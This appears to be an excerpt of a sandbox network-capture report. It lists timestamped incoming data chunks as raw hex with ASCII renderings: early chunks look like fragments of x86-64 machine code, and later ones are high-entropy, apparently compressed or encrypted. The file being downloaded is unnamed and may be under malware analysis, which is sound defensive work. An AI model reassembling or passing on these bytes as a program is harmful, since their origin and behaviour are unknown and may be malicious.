89 45 f8 4c 8d 45 f0 8d 43 05 48 8d 55 e8 89 45 e4 48 8d 4d e0 89 45 e8 e8 02 02 00 00 40 84 f6 0f 84 49 ff ff ff 48 8b 45 Data Ascii: plIHuHIH@ HA !Hu%HdH\$`H@_`^]@uwwHE0HuHE0HHH;tHHE03HHE0uuHE0HELMHE8HELECHUEHME@IHE
2022-01-30 12:43:46 UTC	1439	IN	Data Raw: 41 5f 41 5e 41 5d 41 5c 5f c3 cc cc cc 48 8b c4 48 89 58 08 48 89 68 10 48 89 70 18 48 89 78 20 41 56 48 83 ec 40 48 8b 54 24 78 48 8b d9 48 8d 48 8d 4d 8b f1 41 8b f0 e8 10 cc fe ff 41 8b 4e 04 ff c9 80 7c 24 70 00 74 19 3b ce 75 15 33 c0 48 63 c9 41 83 3e 2d 0f 94 c0 48 03 c3 66 c7 04 01 30 00 41 83 3e 2d 75 06 c6 03 2d 48 ff c3 48 83 cf ff 41 83 7e 04 00 7f 24 4c 8b c7 49 ff c0 42 80 3c 03 00 75 f6 49 ff c0 48 8d 4b 01 48 8b d3 e8 bb bf fe ff c6 03 30 48 ff c3 eb 07 49 63 46 04 48 03 d8 85 f6 7e 78 48 8d 6b 01 4c 8b c7 49 ff c0 42 80 3c 03 00 75 f6 49 ff c0 48 8b d3 e8 8b cd e8 89 bf fe ff 48 8b 44 24 28 48 8b 88 f8 00 00 00 48 8b 01 8a 08 88 0b 41 8b 46 04 85 c0 79 3e f7 d8 80 7c 24 70 00 75 04 3b c6 7d 02 8b f0 85 f6 74 1b 48 ff c7 80 3c 2f 00 75 f7 Data Ascii: A_A^A]A\ _HHXHhHpHx AVH@HT\$xHHHMAAN]\$pt;u3HcA>-Hf0A>-u-HHA-\$LIB<uIHKH0HicFH-xHk LIB<uIHHD\$(HHAfY>]\$pu;>]tH<u
2022-01-30 12:43:46 UTC	1447	IN	Data Raw: ff 48 8b d8 48 85 c0 74 79 48 8b 07 48 85 c0 74 51 4c 8b f3 4c 2b f7 48 83 ce ff 48 ff c6 80 3c 30 00 75 f7 ba 01 00 00 00 48 8d 4e 01 e8 8b e6 ff ff 33 c9 49 89 04 3e e8 f4 c5 ff ff 49 8b 0c 3e 48 85 c9 74 58 4c 8b 07 48 8d 56 01 e8 db a0 ff ff 85 c0 75 32 48 83 c7 08 48 8b 07 48 85 c0 75 b5 33 c9 e8 c8 c5 ff ff 48 8b c3 48 8b 5c 24 40 48 8b 74 24 48 48 8b 7c 24 50 48 83 c4 30 41 5e c3 e8 16 59 ff ff cc 48 83 64 24 20 00 45 33 c9 45 33 c0 33 d2 33 c9 e8 b0 c6 ff ff cc e8 fa 58 ff ff cc cc 48 83 ec 28 85 c9 78 20 83 f9 02 7e 0d 83 f9 03 75 16 8b 05 34 21 04 00 eb 21 8b 05 2c 21 04 00 89 0d 26 21 04 00 eb 13 e8 db 41 ff ff c7 00 16 00 00 00 e8 50 c6 ff ff 83 c8 ff 48 83 c4 28 c3 48 89 5c 24 08 48 89 6c 24 10 48 89 74 24 18 57 48 83 ec 20 41 8b f8 48 8b ea Data Ascii: HHtyHHtQLL+HH<0uHN3t> >HtXLHVu2HHHu3HH\$@Ht\$HH] \$PH0A^Yhd\$ E3E333XH(x ~u4!!.&!& APH(H\$Ht\$Ht\$WH AH
2022-01-30 12:43:46 UTC	1454	IN	Data Raw: 5c 24 30 48 8b 74 24 38 48 83 c4 20 5f c3 cc cc cc 48 89 5c 24 10 48 89 74 24 18 88 4c 24 08 57 48 83 ec 20 48 8b ca 48 8b da e8 4e c5 ff ff 8b 4b 14 4c 63 c8 f6 c1 c0 0f 84 8a 00 00 00 8b 3b 33 f6 48 8b 53 08 2b 7b 08 48 8d 42 01 48 89 03 8b 43 20 ff c8 89 43 10 85 ff 7e 1b 44 8b c7 41 8b c9 e8 96 ef ff ff 8b f0 48 8b 48 08 3b f7 8a 44 24 8b 01 eb 67 41 8d 41 02 83 f8 01 76 1e 49 8b c9 48 8d 15 57 fd 03 00 83 e1 3f 49 8b c1 48 c1 f8 06 48 c1 e1 06 48 03 0c c2 eb 07 48 8d 0d cc b0 03 00 f6 41 38 20 74 be 33 d2 41 8b c9 44 8d 42 02 e8 e4 5e 00 00 48 83 f8 ff 75 aa f0 83 4b 14 10 b0 01 eb 19 41 b8 01 00 00 00 48 8d 54 24 30 41 8b c9 e8 22 ef ff ff 83 f8 01 0f 94 c0 48 8b 5c 24 38 48 8b 74 24 40 48 83 c4 20 5f c3 48 89 5c 24 10 48 89 74 24 18 66 89 4c 24 Data Ascii: \$0Ht\$8H _H\$Ht\$ \$WH HHNKlc;3HS+{HBHC C-DAHk;D\$0aAvIHw?IHHA8 t3ADB^HuKAHT\$0 A^Ht\$8Ht\$@H _H\$Ht\$Ht\$
2022-01-30 12:43:46 UTC	1462	IN	Data Raw: 20 48 8b 4d 20 4c 8b cf 4c 8b c6 e8 b9 fc ff ff 84 c0 0f 85 28 01 00 00 e9 7b fe ff ff 0f b6 55 50 4c 8b cf 48 89 44 24 28 4c 8b c6 48 8b 45 40 48 89 44 24 20 e8 23 0c 00 00 84 c0 0f 84 56 fe ff ff 48 8b 55 40 48 8d 0d 10 05 03 00 48 39 1a 74 1f 44 0f b7 01 66 45 85 c0 74 15 48 8b 07 48 83 c1 02 66 44 89 00 48 83 07 02 48 83 2a 01 75 e1 48 8b 45 48 48 8b 4d 20 48 89 44 24 28 48 89 54 24 20 ba 02 00 00 00 4c 8b cf 4c 8b c6 e8 ca 0b 00 00 e9 78 ff ff ff 83 7e 10 0b 77 46 48 63 4e 10 33 db 48 8b 45 48 48 8b 94 c8 d0 01 00 00 48 8b 4d 40 48 39 19 0f 84 83 00 00 00 44 0f b7 02 66 45 85 c0 74 79 48 8b 07 48 83 c2 02 66 44 89 00 48 83 07 02 48 83 29 01 75 e1 eb 62 83 7e 18 06 76 22 e8 44 03 ff ff ff c7 00 16 00 00 00 e8 b9 87 ff ff 32 c0 48 8b 9c 24 80 00 00 00 48 Data Ascii: HM LL({UPLHD\$(LHE@HD\$ #VHU@HH9tDfEtHHfDHH^uHEHHM HD\$(HT\$ LLx~wFHCN3HEHHM@H9D fEtyHHfDHH)ub~v"D2H\$H
2022-01-30 12:43:46 UTC	1470	IN	Data Raw: 00 00 48 89 4c 24 38 4d 8b f1 48 8d 4c 24 60 4c 89 4c 24 58 4d 8b f8 4c 89 44 24 78 8b fa e8 fa 4e 00 00 8b 44 24 60 45 33 ed 83 e0 1f 3c 1f 75 07 44 88 6c 24 68 eb 0f 48 8d 4c 24 60 e8 4b 4f 00 00 c6 44 24 68 01 48 8b 44 24 38 bb 20 00 00 00 48 85 c0 4d 89 77 08 8b cb 41 b9 ff 07 00 00 49 ba ff ff ff ff ff 0f 00 8d 53 0d 0f 48 ca 48 8b d0 48 c1 ea 34 41 89 0f 49 23 d1 75 2c 49 85 c2 75 27 48 8b 95 40 07 00 00 4c 8d 05 6c 66 02 00 49 8b ce 45 89 6f 04 e8 cf 42 ff ff 85 c0 0f 85 9d 11 00 00 e9 64 11 00 00 be 02 00 00 00 49 3b d1 74 05 41 8b cd eb 40 48 8b c8 49 23 ca 75 07 b9 01 00 00 00 eb 29 48 85 c0 79 16 48 ba 00 00 00 00 00 00 08 00 48 3b ca 75 07 b9 04 00 00 00 eb 0e 48 8b c8 48 c1 e9 33 f7 d1 83 e1 01 0b ce 41 c7 47 04 01 00 00 00 83 e9 01 0f 84 Data Ascii: HL\$8MHL\$`LL\$XMLD\$xND\$`E3<uDI\$HHL\$`KOD\$HHD\$8 HMwAISHHH4AI#u,lu'H@LlfiEoBdi;tA@H l#u)HyHH;uHH3AG
2022-01-30 12:43:46 UTC	1478	IN	Data Raw: e9 00 00 00 00 48 89 5c 24 08 57 48 83 ec 40 48 8b da 48 8b f9 48 85 c9 75 14 e8 8e c5 fe ff c7 00 16 00 00 e8 03 4a ff ff 33 c0 eb 60 48 85 db 74 e7 48 3b fb 73 f2 49 8b d0 48 8d 4c 24 20 e8 c8 2f fe ff 48 8b 4c 24 30 48 8d 53 ff 83 79 08 00 74 24 48 ff ca 48 3b fa 77 0a 0f b6 02 f6 44 08 19 04 75 ee 48 8b cb 48 2b ca 48 8b d3 83 e1 01 48 2b d1 48 ff ca 80 7c 24 38 00 74 0c 48 8b 4c 24 20 83 a1 a8 03 00 00 fd 48 8b c2 48 8b 5c 24 50 48 83 c4 40 5f c3 48 83 ec 28 48 85 c9 75 19 e8 06 c5 fe ff c7 00 16 00 00 00 e8 7b 49 ff ff 48 83 c8 ff 48 83 c4 4c 8b c1 33 d2 48 8b 0d 52 9f 03 00 48 83 c4 28 48 ff 25 cf 07 03 00 cc cc cc e9 bf ff ff ff cc cc cc 48 8b c4 48 89 58 08 48 89 70 10 48 89 78 18 4c 89 70 20 55 48 8d 68 a1 48 81 ec a0 00 00 00 48 8b f2 Data Ascii: H\$WH@HHHuJ3`HtH;siHL\$`/HL\$0HSyt\$HH;wDuHH+HH+H] \$8tHL\$ HH\$PH@_H(Hu{IHH(L3HRH(H %HHXHpHxLp UHhHH
2022-01-30 12:43:46 UTC	1486	IN	Data Raw: fe ff ff eb 30 39 5f 18 74 0f e8 06 b9 ff ff 48 8b d8 48 63 47 18 48 03 d8 48 8d 57 08 49 8b 4e 28 e8 d3 1b 00 00 4c 8b c0 48 8b d3 48 8b ce e8 3d fe ff ff 90 48 8b 5c 24 30 48 8b 74 24 38 48 8b 7c 24 40 48 83 c4 20 41 5e c3 e8 35 fe fe ff 90 48 8b c4 48 89 58 08 48 89 68 10 48 89 70 18 48 89 78 20 41 56 48 83 ec 20 33 db 4d 8b f0 48 8b ea 48 8b f9 39 59 04 74 0f 48 63 71 04 e8 66 b8 ff ff 48 8d 0c 06 eb 05 48 8b cb 8b f3 38 59 10 0f 84 ba 00 00 00 06 07 80 74 0a fe 45 00 10 0f 85 ab 00 00 00 85 f6 74 11 e8 19 b8 ff ff 48 8b f0 48 63 47 04 48 03 f0 eb 03 48 8b f3 e8 31 b8 ff ff 48 8b c8 48 63 45 04 48 03 c8 48 3b f1 74 4b 39 5f 04 74 11 e8 ec b7 ff ff 48 8b Data Ascii: 09 _tHcGHWWIN(LHH=Ht\$0Ht\$8H] \$@H A^5HHXHhHpHx AVH 3MH9YtHcqfHHHtHcwEHH8YtEtHHC GHH1HHcEHH;tK9_tH

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1767	IN	Data Raw: b5 a4 25 0f dc 58 72 6f 66 03 4b 2b c1 84 34 21 4d ad 8e e9 33 bc 51 d5 70 8d 4c 06 ac 2d e7 94 5a 5b 1e 36 0d fa 74 3b 47 05 81 e3 c1 a3 ae f3 17 d5 d5 f6 db 56 be f9 27 3f b8 13 ac 7e dc 66 28 16 43 04 52 5e a4 f4 77 69 67 de 1d 49 78 09 36 38 a1 99 de 47 13 78 69 ee 0b a1 16 4c 8b 1c cf 53 29 05 e7 8c fe 67 31 a7 d4 76 7e ed 44 b0 1c ff 76 3d 66 eb 0b cb b1 27 c8 32 02 47 aa 85 16 28 7d 40 29 60 29 62 01 fd 3e 9a 79 c7 b1 da cf 79 9b c3 17 73 1d 81 f3 05 12 78 7f f7 7f 69 eb 60 4d 03 f5 d5 d9 5d 1f 51 9e 8a 1c 29 4e 35 3b 79 10 3e ca 64 61 a8 7e 17 d6 3a 20 c5 6d b0 f8 a1 e1 54 27 b7 e2 30 21 17 83 2b ba 6a 8c 99 1e 92 86 c2 c5 9c 54 f6 d3 51 c5 72 d9 3e 92 46 1d f9 49 d8 48 68 61 a3 ba 72 41 51 dd f6 c9 d2 0e b8 dd fb 50 52 e1 5b 7d e1 42 9b d0 26 Data Ascii: %Xrofk+4!M3QpL-Z[6t;GV'?~f(CR^wiglx68GxiLS)g1v~Dv=f'2Gj(@))'b>yysxi`MjQ)N5;y>da~: maT'OI +jTQR>FIHharAQPR]]B&
2022-01-30 12:43:46 UTC	1775	IN	Data Raw: f1 c1 37 fa 05 e2 f4 81 bf bb ce d1 b6 30 43 ec 72 a1 1e 43 06 05 9b 72 c9 7a 6e 3a 09 53 45 64 82 a8 e7 07 d4 a1 59 16 4a 51 60 53 aa a7 76 c7 ed af 1d e2 28 e4 86 e2 d7 59 c2 12 19 13 9c 3d 51 da 78 2f 9f 5c 69 7a c9 9a 74 1c e6 b5 dd 18 26 70 2c 2e af 30 10 77 c5 ed a1 fd 4b 73 07 22 8e ac 1f ee 74 86 14 49 e4 c4 82 6a d8 89 53 5a 4a 56 2f 92 57 60 74 16 a5 33 91 b4 0c f1 bc c6 85 a0 68 ec b8 b1 ec 5a 2e 9d fd 23 24 53 fa 36 82 af 27 1b 8a 83 6a 9d e0 b6 8e 7f ad 98 6f 40 e4 30 e7 88 18 26 74 69 e9 47 03 27 86 63 aa d9 56 25 53 6c 11 c2 c6 f5 3b f1 eb 5f 7c 87 f7 b8 26 0a 39 ae ca 80 1e ce 94 93 c5 8b a2 dc 37 a4 1a 25 de 65 b5 86 6d 48 52 c2 14 07 f5 58 18 83 7a 35 e2 59 3c 2d 05 82 71 66 eb ae 33 07 57 be 36 b6 64 b6 ef 6a ce 02 49 6d 9d f7 fa a0 7a Data Ascii: 70CrCrzn:SEdYJQ`Sv(Y=Qx^iizt&p,.0wKs"tIjSZJV/W't3hZ.\$#56'jko@0&tiG'cV%Sl;_!&97%emHRXz5Y<- qf3W6djl mz
2022-01-30 12:43:46 UTC	1783	IN	Data Raw: d3 c3 cc 45 54 e0 fc 29 d9 06 1a 2a 42 db 8b 6b 11 5e a5 69 f2 7a 86 0e 83 12 f0 4d ca 95 0f 4a 91 e6 b6 44 b1 67 53 c0 d6 60 51 e5 bd ee 84 88 0f f7 1c f7 05 c2 85 19 bb a6 f4 1b 24 92 3d 7c a7 9e 9d 52 d4 2d 4a d4 17 01 b5 7d 7f 9c 25 54 9d 41 75 3b 1c fb 03 be d3 3e a9 6c f5 f9 a3 e5 82 96 cb 0d ef f2 3c 84 55 4b 10 dd bf bf eb 3c af a9 d1 48 8b e0 e3 00 59 87 c1 e2 d0 90 75 98 29 6e 76 22 c3 1c 2c 20 62 28 6a fa 18 5c af cd b3 e1 da 4c 4e e2 84 f3 26 4b 9c ab 8e e6 1c 43 f8 ee 8f 34 3b 05 12 c6 97 30 ba 64 9e 7b 96 0f 39 7f ed 4d 91 9f 4f 58 8f 0d 18 b5 e2 93 e3 c3 5a f3 8a fd 3f e2 b5 ff eb dc ba 18 03 fd cf dd 93 b7 81 7f c0 0e 95 54 f2 bf 81 b9 83 77 e7 82 cf af f1 4b ef 52 8c 9c f0 1e a0 ef 27 3e 2e b9 c2 44 a1 e2 51 8d b8 3b 21 76 d3 56 23 9e 4c 0a Data Ascii: ET)*Bk^izMJdS`Q\$=R-J)%TAu;>I<UKHYu)nv",1, b(j)LN&KC4;0d{9MOXZ?TwKR">.DQ;:vV#L
2022-01-30 12:43:46 UTC	1790	IN	Data Raw: 74 98 07 b9 93 85 93 5c f9 b5 f5 1f cf 4f 17 34 26 5a 38 d5 5a 31 e3 ae 45 52 c1 33 2e 92 55 37 cb 34 4b db eb 6f 57 d6 c9 d7 fa 92 51 77 23 e3 fc 04 36 51 b9 f6 6c f5 53 fc 86 da cc 0c b9 74 db a5 fe 3a d2 68 34 b3 df c5 3d a4 8f 47 ef 69 d6 8d 1a a2 c6 16 9d f7 f6 c3 1a 2c bf 76 b1 f9 5d db 78 8f 6a 2c cc f5 d3 8d 3b 6a 4b 88 ab 30 39 84 c5 a8 90 73 db cb 3e 13 3b dc aa 81 6a dd eb 2d a2 09 1d 7a 67 1a e5 4c 59 3b 77 40 95 94 0d 29 dc a4 23 b6 66 28 ab bd 66 b5 b5 de 57 80 6c 0d 90 b3 fe c1 dc ce 77 e1 5a 36 15 75 66 52 9f 94 f5 17 ea 61 28 e2 4b 20 59 05 e0 d2 6d e0 85 9a b1 9b 1f f3 b8 54 5b d9 c4 0f 20 a6 a7 64 cf 8e 0b 31 c7 23 d1 83 c5 eb a5 69 61 a9 59 0a 6c 0f 94 81 2a 9e 19 95 f9 c1 9e 18 a9 99 51 2e b0 07 44 87 30 6c e3 dd ce 81 76 3b c4 d4 d6 Data Ascii: t!O4&Z8Z1ER3.U74KoWQw#6QlSt:h=Gi,v]xj,jK09s>j;-zgLY;w@)##f(fWlWZ6ufRa(K YmTl]d!iaYI*Q.D0lv;
2022-01-30 12:43:46 UTC	1798	IN	Data Raw: c5 61 e5 fb b4 69 8d 1e f0 7f dc 3d d8 ae 7b 12 ee 4a c8 24 71 66 6b 59 1f 99 77 56 ca 33 c1 65 52 98 55 82 d8 13 8e 52 9f a0 5a 25 85 c6 7c 79 f7 76 51 0e f4 59 49 38 e4 a3 cb ef 12 3e 44 7b 0e 2f b2 f5 9a 95 f9 7a b9 e3 0b 8b dc 36 e0 79 25 e0 86 b1 af b2 3f e4 c6 37 64 0c 53 39 82 a6 a4 cf d3 4d 26 7e f5 d6 a1 af 92 de de d5 46 3c a3 42 1c 95 26 e5 10 ab a1 e1 28 11 a4 1e 53 cb aa 2c 55 c1 ec 0e 9c fb 19 57 79 5b 63 09 ca bf a2 f8 de 0b 51 9f 26 65 e3 7f bc df 37 c7 5f a1 79 0d 59 88 d6 df 37 7e fe 1f 20 15 8e 83 bd dc 72 fe d8 32 4c 8f 7f 6b 77 56 6e f3 a5 4c 01 30 c7 e0 e5 b6 4c 84 d8 e4 fc da ae 20 d5 ba ca bc f5 d0 86 71 82 8e 3b 1c 55 42 0d ea e4 6a b7 53 ad c1 7c 8e 78 b4 e3 eb 76 1c fa c9 b8 f0 db b9 c8 3b 5a 8b e3 d3 d3 3a ad 8a 59 6a 93 e9 e8 Data Ascii: ai=[Q\$fkYwV3eRURZ%)jvQYIH>D{jz6y%?7dS9M&~F<B&(S,UWY[cQ&e7_yY7~ r2LkwVnL0L q;UBdJ[s]xv;Z:Y]
2022-01-30 12:43:46 UTC	1806	IN	Data Raw: 09 28 0b 2a eb b2 13 ac 75 1f c2 17 af ff f4 42 90 f7 fa 3f 73 a0 fb ed 58 ac 42 37 4a 00 5c 3e f2 a1 cf 8f af 74 65 f5 26 5b 2b 44 e8 a0 92 2a d7 fd ca b9 97 d9 ef fa 7d 8b 12 55 4a 6c a7 1a a7 1c b7 f8 98 1b 51 26 ff b9 cd 09 ed 74 3e d1 1b 06 b5 5c 81 b7 ea e8 ca a0 4b 8f 72 bc ea a9 ca e1 e3 3e cb fc 44 b1 8d 5c e3 ba fb 08 67 85 45 cf e7 36 36 ab 87 3f b2 89 92 9f 91 ff 8d f9 eb ba fe 67 40 29 02 52 bb 7b 74 b8 f9 b0 f7 72 06 22 22 a4 79 59 fd ca 08 b5 03 d7 d2 51 c0 a9 f5 ea 64 18 df a1 68 4e 42 05 c3 0f 39 9b 49 7a 4e 15 d1 41 ba 80 99 6e d3 80 6a 0e 90 de e5 bb a3 89 c4 33 5f 21 df 5b 45 9d 32 68 54 e6 87 49 a6 71 64 a2 b7 a0 74 d7 77 b2 78 be 4e d2 d7 0b 52 44 09 d4 88 25 f6 67 99 47 05 80 7c 0b ea d3 cf 6a a1 5d 25 a6 60 ea cf 67 34 51 64 98 41 Data Ascii: (*uB?sXB7J)>te&[+D*]UJlQ>t~\Kr>D]gE66?g@)R{tr""yYQdhNB9IzNANj3_!E2hTiqtwtwNRD%gGj]]`g4QdA
2022-01-30 12:43:46 UTC	1814	IN	Data Raw: 7c 39 ec e2 93 14 bf 36 cc 0a 1f 21 55 2f 3b bd cb b0 02 1c fb 6e c3 01 7c cc ea 85 8a 8c 4e df 8d 33 a5 22 2a f9 6f 1c 67 6d 18 6d d3 e9 f6 91 bf dc 97 57 3b fc 62 b0 d9 ef 05 83 ea 5e 96 d2 c0 ed 35 9d 2c 9b e7 b1 bd 6f a3 aa bd a2 d7 f2 90 b1 2a 57 b9 35 9f 64 ba 1a 5b 68 fa 7e cc 28 95 01 d0 86 d4 ec f3 cf f8 1d 8d a3 06 66 43 8d 85 b8 af c7 51 9c 5a 14 35 52 6d 9c 39 36 82 78 36 d7 6e 7a 90 24 de 24 94 c9 2d ea 2f 17 bf 9a d5 13 11 8c e1 52 e9 cc e2 8d db 13 d0 b0 18 5c 5c 4b 15 64 2d a1 b3 25 b4 d3 ef 77 9e 6d f4 6f 7d 3f 8d af 64 a1 3a fa 78 63 cd 19 7f c5 b8 7c be 36 1c f2 66 93 5d 94 88 a4 16 b3 b5 9a d2 02 08 ed 27 0a c7 c4 5e f2 99 24 1c 56 41 ec 77 6b ce fc b0 f9 8e 3e 24 3b 18 64 2c 0f d7 f8 b6 ba e7 7e 84 36 af ab 72 1f 92 95 c5 b1 33 66 Data Ascii:]96!U/;n]N3""ogmmW;b^5,o*W5d[h~(fCQZ5Rm96x6nz\$\$~R\Kd-A%wmo)?d:Dxc[6f]^\$VAwK>\$;d,~6r3f
2022-01-30 12:43:46 UTC	1822	IN	Data Raw: 27 5e ff f5 f1 ef 48 d4 47 d8 b1 19 23 42 bc 39 00 e6 2c 06 19 40 df 11 a7 7d 04 7b 3c e7 e1 c2 71 0f 0a 49 5a 8f d0 11 29 d8 ef b0 ef f9 b1 60 f1 d9 78 bb 29 a7 b5 39 3b a0 93 bf 54 59 4b 15 df 64 75 bc e9 a5 3a 83 10 55 08 fd 0d 37 d7 52 2d f5 19 63 fb 2d 8c b8 31 51 3b c0 31 a4 d8 95 1f 83 33 42 d9 7b cf 6c 72 db eb d6 9d 57 80 1c df db d4 e3 b3 2b f0 aa db e9 a1 e9 3e dd 4c c6 88 61 1a 66 4b 4b 5e c3 07 70 d3 cf 05 97 9b 72 12 f5 f4 08 7d 76 81 fa 91 73 6e 23 2e 1b b7 f7 21 3f d9 e0 aa 9a 97 65 60 ea 21 d3 b2 51 f9 de c1 c2 e1 f4 87 3d b3 c0 a9 ed 72 63 62 42 14 99 ce 1a 69 7e 7d e8 0e 16 14 75 77 5c ff d6 1f 95 47 20 f6 b7 c2 1e d5 af 4c 38 a0 2c c7 a7 3d 6b 31 49 71 10 58 86 c7 ee 1a 39 f3 d4 de c9 c4 34 45 27 2c 9d 78 70 8b 9f 63 92 da 4d 08 69 55 fb 8e Data Ascii: `^HG#B9,@){<qIZ})9;TYKdu:U7R-c1Q;13B{!rW+>LafKK^prjvsn#!?e`!Q=cRbi~}uwfL 8,=k1qX9C 4E';xpcMiU
2022-01-30 12:43:46 UTC	1829	IN	Data Raw: 51 45 5d 91 03 77 75 18 4d dc 3f 34 1f 72 1b f3 04 0e 33 19 65 ca f4 69 89 12 d0 2f 90 8a 54 ec 88 89 80 84 91 6c 56 5f 55 cd d9 d4 01 ab 32 b7 0f 08 e4 c9 ca b9 46 0e 0e 59 c4 45 35 0c 15 c1 31 0c 2b 2e 50 6c 01 b8 2f 34 1a 98 2f 52 24 74 6f 51 18 d9 5d c5 ae 41 d3 59 4c 48 04 0b 2e d5 3f 59 12 78 f9 a8 55 18 8e 1d e5 32 df 24 ae be 4f 2d cb c0 c6 80 b5 1e 81 3e 3a 9d 79 16 c5 e2 66 cc 1a c7 63 38 86 05 9b 31 65 a2 26 4c b0 a9 d2 45 08 1e 52 2c b3 39 1b 9b 34 c1 ef f0 4e a6 2a 0d f9 7e 57 21 dd 48 db be b3 f2 3a 3f cb c8 ec 9f ef 63 97 6f 3a fd 99 64 f0 9b a0 eb b0 3c 90 a4 e2 9a 3d 1a 62 34 9b 0c b9 db 3b 72 e0 cd ea ba 54 ee 54 c2 c9 94 43 0d 26 30 28 25 db d5 d2 12 59 bc cd 2a c7 eb d0 6b 9e bd a4 87 f0 ea 41 9b 1b 32 3c b5 82 d9 ba 8e b6 a3 a0 eb 6e Data Ascii: QE]wum?4r3ei/TIV_U2FYE51+.Pl/4/R\$toQ]AYLH.?YxU2\$O->;yfc81e&LER,94N*~WIH:?co:d<=b4;rTTC&0 (%Y*kA2<n

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1837	IN	Data Raw: 71 02 e1 93 46 60 dc 57 1a 00 75 e8 eb fd e6 bc 47 1c e9 24 2e 8b 5f e2 17 41 69 16 44 cb 8f 65 f1 eb 0d 69 a5 be f6 0d 26 0c 36 ed 00 f3 1d 71 e5 a8 00 f8 75 e2 0a 7c e6 53 54 ec 3a ef fb 0c e3 7a 71 f0 00 42 f0 1d 04 6b 51 97 76 f0 30 d6 54 37 52 33 f1 bd d2 f9 80 99 d9 85 e0 83 38 fb f2 d7 3e c5 7b 7b 04 89 3b 18 0a 50 c8 5d ca 4e 1d ae 73 5a d3 25 d4 8f af dc fb 67 70 9b 87 83 d7 30 4b f8 94 b6 66 25 b2 50 55 f8 8e 50 37 03 e6 2f c2 b2 54 ef cb 4c 0d c4 bb 2a 89 77 bc bc 7e 6e 8e 0e ee 14 4a 44 22 8a 10 f4 f9 c4 3b a0 d7 42 4f 8a ae b2 48 f8 da 89 64 ea 79 e6 81 d5 63 4a 08 84 42 97 4e 77 06 27 ad 77 80 9e b0 ae bf 2a 20 d0 99 e4 9f 8e 99 f5 f5 f6 86 cf d7 85 c8 dd cd 7a 66 13 81 d9 77 93 e0 f7 86 6e d8 d6 5c df a6 b3 f1 39 d9 90 34 e4 d8 7c a2 Data Ascii: qF`WuG\$. _AiDei&6qu ST:zqBkQv0T7R38>{[;P]NsZ%gp0Kf%PUP7/+TL*w~nJD";BOHdyJBnWw*`zfwn 94
2022-01-30 12:43:46 UTC	1845	IN	Data Raw: 21 92 91 d0 f9 38 d6 14 2e a3 64 77 42 41 67 f8 93 43 e6 3e 82 82 7d 28 44 4f 50 c1 80 b7 84 f5 27 a1 98 85 e9 b7 61 28 d6 96 4f 0a 83 54 92 23 a0 48 20 9d 54 91 8a 77 2b a1 16 a7 fa 8e 62 de 2f b9 7e f0 29 8e 87 3c 0a 95 61 69 5e 43 71 d7 53 c7 9e 0c 53 54 1d 0c 55 ab 2e 43 9d 17 f6 55 c7 43 56 e3 3b 4b b9 42 c4 73 bc 4a 29 13 4b 31 1a 1a cd 8d fa 0c 18 d8 f8 7c 81 c6 1e 42 03 d8 b7 a8 3f 2e f0 84 40 c2 2a b4 94 7f e9 f1 62 3e 11 94 14 18 c5 0c 2a 7f 49 2f 2c 2a e6 1b 84 c0 67 3a 92 84 d5 6d 6d 82 d4 ab 53 e1 f0 ce 8a 25 98 96 b0 23 5a 7e cb 07 c7 60 11 c1 36 f8 6f e7 b8 40 e5 da c5 78 7d b1 04 14 e7 f5 54 27 0d 07 84 d2 cd 99 6c 86 5e 87 d0 be b3 76 11 e9 23 e2 4a 4f 66 3c 55 f4 09 62 fe 0a ab 94 99 a3 bc 28 bc ad 6f f0 c6 e9 0e c4 3d 9d 75 16 38 be e0 Data Ascii: !8.dwBAGC>}{DOP`a(OT#H Tw+b/-)<ai^CqSSTU.CUCV;KBsJ)K1 B?.@*b>* /,*g:mmS%#Z~`6o@x}T!^v#J Of<Ub(o=u8
2022-01-30 12:43:46 UTC	1853	IN	Data Raw: 75 09 36 da 53 59 07 2a b5 be 14 1a dd ea ca 47 9e b4 cc 9d 5a 64 b1 92 2f 11 c7 57 18 6a b9 4c cb 05 c1 3a 15 5d fe e0 a8 73 e8 5a 20 de 89 8f 47 44 7f e1 42 bd c5 7a 6f ee 89 0f 74 20 de 1c a0 5b de ba f2 aa 4d f8 29 b9 d2 1e 6a 42 e5 36 25 4e b4 9e 3d c4 87 c1 a6 66 bd 62 43 8e 9f 90 d1 14 06 6a 3d 91 36 69 8b d5 18 93 0b bc 24 60 a0 4c 93 2d 2b e8 14 59 9e c5 1a 16 11 4b 16 06 5f 30 5d 52 16 c5 e9 60 70 db d5 c6 40 a8 74 98 9a 0e 87 12 a1 aa 15 8b 7e a7 63 0f a9 76 80 45 07 bb 3e 47 d7 5b ad 6f 60 ea c4 4a b9 56 04 a7 e8 7a 26 5f 5e 0e 95 86 59 04 e0 90 05 37 ef 77 4f 09 8f 71 b9 f7 05 62 b9 c3 9a f8 3e 80 97 0b c8 e0 23 67 4b 67 1a e0 4b 4f 3f 79 e7 98 51 8b c9 9e fb d9 a7 d7 ac 1a 29 04 e7 07 4f d0 16 bf 10 c5 83 a2 8a e4 44 f5 c4 b6 2d 4f 31 0e 46 Data Ascii: u6SY*GzD/W L:jsZ GDBzot [M])B6%N=fbCj=6i\$`L-+YK_0]R`p@t~cvE>G[o`JVz&_`^Y7wOqb>#gKgKO?yQ)O Dk-O1F
2022-01-30 12:43:46 UTC	1861	IN	Data Raw: 4d f2 ce eb 12 27 c2 d6 ad 66 e7 5f 7b f5 d4 ed d5 e2 f9 b8 fa 86 35 43 a0 d3 58 74 fd ae 43 4b 78 67 fa 3b 9d 42 f5 d0 80 85 89 51 22 fd 67 de a9 f2 bf 3a 20 40 6e 08 d1 1e 5a 0c 73 3c 44 55 d5 6b 46 73 8f ce 4e ed 64 9b e1 16 cd 6b 10 42 c3 c8 f4 e2 cd 99 d1 6b bc be 14 2e cb 34 71 80 c9 37 a4 35 21 b2 0c ec fa 98 fb 91 44 be d1 5b 69 2e 01 15 53 b7 29 ab 81 f3 b1 35 59 0c 90 16 b3 c6 5e cb eb 27 bc ae 31 d0 4e c8 c0 5d 26 4f 8b b8 b1 f8 33 d8 69 48 d4 ed 06 57 56 3b 42 0f 3c 45 c8 94 37 28 03 4c 04 66 e9 47 b4 2f de 3e 5f 83 d0 b6 46 6a 12 6e 9b e4 d7 2c da f0 4c 10 0f 9d 62 77 d8 1c df ab 3d 9f 73 64 ef 38 cc bb e3 f5 5f 62 53 94 53 a4 7e 22 8f ed 26 f2 42 77 c5 af 98 4e 75 35 e0 65 24 f9 36 be 82 93 c1 fc ba 09 15 11 82 51 21 e4 d8 7d a3 ad 6b 2e 79 Data Ascii: 